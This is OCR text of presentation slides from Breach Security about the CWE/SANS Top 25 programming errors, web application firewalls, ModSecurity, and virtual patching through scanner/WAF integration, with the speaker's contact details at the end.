


Discovery to mitigation

BREACH

SDLC

Data Sharing Across Business Units



BREACH

CWE/SANS Top 25 Worst Programming Errors

A Collaborative Effort

- Sponsored by:
  - National Cyber Security Division (DHS)
  - Information Assurance Division (NSA)
- Group of security experts from 35 organizations
- Academia
  - Purdue, Univ. of Cal., N. Kentucky Univ.
- Government
  - CERT, NSA, DHS
- Software Vendors
  - Microsoft, Oracle, Red Hat, Apple
- Security Vendors
  - Breach Security, Veracode, Fortify, Cigital

Homeland Security

BREACH

Top 25 Errors

Main Goals

- Raise awareness for developers
  - Technical details are the key
- Help universities to teach secure coding
  - Oracle CSO sent a letter to Universities recommending secure coding classes
- Empower customers who want to ask for more secure software
  - http://www.sans.org/appseccontract/
- Provide a starting point for in-house software shops to measure their own progress
  - A framework for baselining and industry comparisons

BREACH

Top 25 Errors

Three Main Categories


- Insecure Interaction Between Components (9 errors)
  - CWE-20: Improper Input Validation
  - CWE-116: Improper Encoding or Escaping of Output
  - CWE-89: Failure to Preserve SQL Query Structure (aka 'SQL Injection')
  - CWE-79: Failure to Preserve Web Page Structure (aka 'Cross-site Scripting')
  - CWE-78: Failure to Preserve OS Command Structure (aka 'OS Command Injection')
  - CWE-319: Cleartext Transmission of Sensitive Information
  - CWE-352: Cross-site Request Forgery (CSRF)
  - CWE-362: Race Condition (Brute Force Attacks)
  - CWE-209: Error Message Information Leakage
- Risky Resource Management (9 errors)
- Porous Defenses (7 errors)

Majority of web application vulnerabilities fall into this category

BREACH

OWASP ESAPI

Enterprise Security API



Web Application Firewalls (WAF)

WASC Definition


"An intermediary device, sitting between a web-client and a web server, analyzing OSI Layer-7 messages for violations in the programmed security policy. A web application firewall is used as a security device protecting the web server from attack."

- The term "WAF" is not the ideal name and is a limiting label
  - Can be used for HTTP auditing and/or identification of Application Defects and Information Leakages
- The "Firewall" part of the name usually leads people to assume -
  - That it is inline (as a Gateway) which is but one of many deployment options
  - Implies a "blocking" action however prevention actions are configured based on policy settings and in some cases are set to log only.

BREACH

ModSecurity WAF


www.modsecurity.org



BREACH

Scanner/WAF Integration


Virtual Patching



Sentinel finds a vulnerability in the customer's Web applications. With "virtual patching," a vulnerability can be fixed via a Web application firewall.


The linkage between WhiteHat Sentinel and the WAF completes the security loop from vulnerability checking and detection to remediation.

Sentinel will automatically create ModSecurity Rules to block attempts to exploit the vulnerability.



OWASP Securing WebGoat with ModSecurity

Virtual Patching Challenge



BREACH

Questions?

Work - Ryan.Barnett@breach.com

Personal – Rcbarnett@gmail.com

Blog - http://tacticalwebappsec.blogspot.com/

Further information at the WHID web site:
http://www.xiom.com/whid

BREACH